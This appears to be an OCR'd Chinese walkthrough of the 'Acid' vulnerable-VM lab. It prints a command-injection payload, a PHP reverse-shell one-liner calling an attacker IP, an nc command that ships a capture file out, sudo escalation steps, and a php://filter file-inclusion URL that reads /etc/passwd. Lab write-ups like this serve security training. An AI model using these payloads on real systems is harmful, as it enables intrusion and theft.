
```
observer.start()
observer2.start()
try:
while True:
        time.sleep(1)
except KeyboardInterrupt:
observer.stop()
      observer2.stop()
      observer.join()
      observer2.join()
```

最后总结需要尽量思考清楚再作尝试，日志产生的越少、动的越少越好。另外尽量熟悉各类系统，对一些基础的命令、系统配置文件路径必须熟练掌握。最后就是仔细。！！！


Acid:

这个题真的傻逼的感觉，就是各种隐藏线索。
首先还是正常套路获取ip、端口服务信息：ip






没有其他信息，搞web。
首先看到首页：



这个地方，我以为是在下面注释藏了信息，解密后发现是一串 base64 字符，再解密给我来了个 wow.jpg。访问这玩意，一个图片，下载后二进制查看发现最后藏了一串像 ascii 的值：


这串数值：




把中间的:去掉以 16 进制转文本转字符串得到一串 md5 值：

7aee0f6d588ed9905ee37f16a7c610d4
解密63425。真鸡儿sb。。。。


回过头看到主页title写着/Challenge。访问这个目录是一个登录口，没啥用，爆破目录：
获取到存在http://192.168.10.122:33447/Challenge/cake.php、hacked.php等。hacked.php是一个输入id的页面，没发现啥东西。而cake.php页面title写着/Magic_Box。
因此尝试访问/http://192.168.10.122:33447/Challenge/Magic_Box/。显示403，说明存在该目录，继续爆破：




发现存在command.php页面，感觉有命令执行漏洞。
确实如此，写入127.0.0.1;ls



尝试弹回shell。直接用bash没成功，用php，可成功弹回来：
0.0.0.0;php -r '$sock=fsockopen("192.168.10.120",8080);exec("/bin/sh -i <&3 >&3 2>&3");'




尝试提权，发现 gcc 都没有，他妈的估计不是这个路子。然后看到该权限可以看 passwd 文件，找了一下用户信息，发现存在




普通用户有 acid 与 saman。然后找了一下 acid 的文件：
首先就看到一个数据包：

```
$ find / -user acid 2>/dev/null
/sbin/raw_vs_isi/hint.pcapng
/bin/pwn_me
/bin/pwn_me/chkrootkit.lsm
/bin/pwn_me/chkrootkit
/bin/pwn_me/README.chkwtmp
/bin/pwn_me/ACKNOWLEDGMENTS
/bin/pwn_me/chkdirs.c
/bin/pwn_me/ifpromisc.c
/bin/pwn_me/Makefile
/bin/pwn_me/chklastlog.c
/bin/pwn_me/strings.c
/bin/pwn_me/chkwtmp.c
/bin/pwn_me/README.chklastlog
/bin/pwn_me/COPYRIGHT
/bin/pwn_me/chkproc.c
/bin/pwn_me/README
```


在靶机里无法查看数据包信息，通过输入：
nc -v -n 192.168.10.120 1212 < hint.pcapng
把文件传出来，然后在kali里wireshark看了一下这个数据包的信息，发现了的密码:1337hax0r：




然后登录一下saman账号 su saman




这个时候提醒需要是一个终端，（反弹shell只是获取到一个可交互的bash窗口）。查阅资料，可以使用python开启伪终端：
python -c “import pty;pty.spawn(‘/bin/bash’)”



然后再切换saman账号：




再尝试使用sudo -i 提权到root用户(如果sudoers文件里有配置saman用户可以通过sudo -i 获取root权限即可成功提权）：




发现还真成功，看了一下sudoers文件，确实如此：

```
# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
saman    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
```

其他信息：
在fuzz目录过程中，存在这样一个页面：通过测试，存在任意文件包含漏洞。但利用坎坷，具体还需用到命令执行：
192.168.10.122:33447/Challenge/include.php



也可以用php伪协议读：
http://192.168.10.122:33447/Challenge/include.php?file=php://filter/read=convert.base64-encode/resource=/etc/passwd&add=Extract+File


Try to Extract Juicy details
Secure Login: Log In
Secure Login: Log In
192.168.10.122:33447/Challenge/include.php?file=php://filter/read=convert.base64-encode/resource=/etc/passwd&add=F
Most Visited
Getting Started
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
Hmm...It looks like that you know your things
Enter the File name:
File Name
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Storage
Search HTML
Rules
Com
Filter Style
<html>
<head></head>
<body>
cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi9lc3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW
<meta charset="UTF-8">
<link rel="stylesheet" href="css/style.css">
<link rel="stylesheet" href="styles/main.css">
<title>Try to Extract Juicy details</title>

</body>
</html>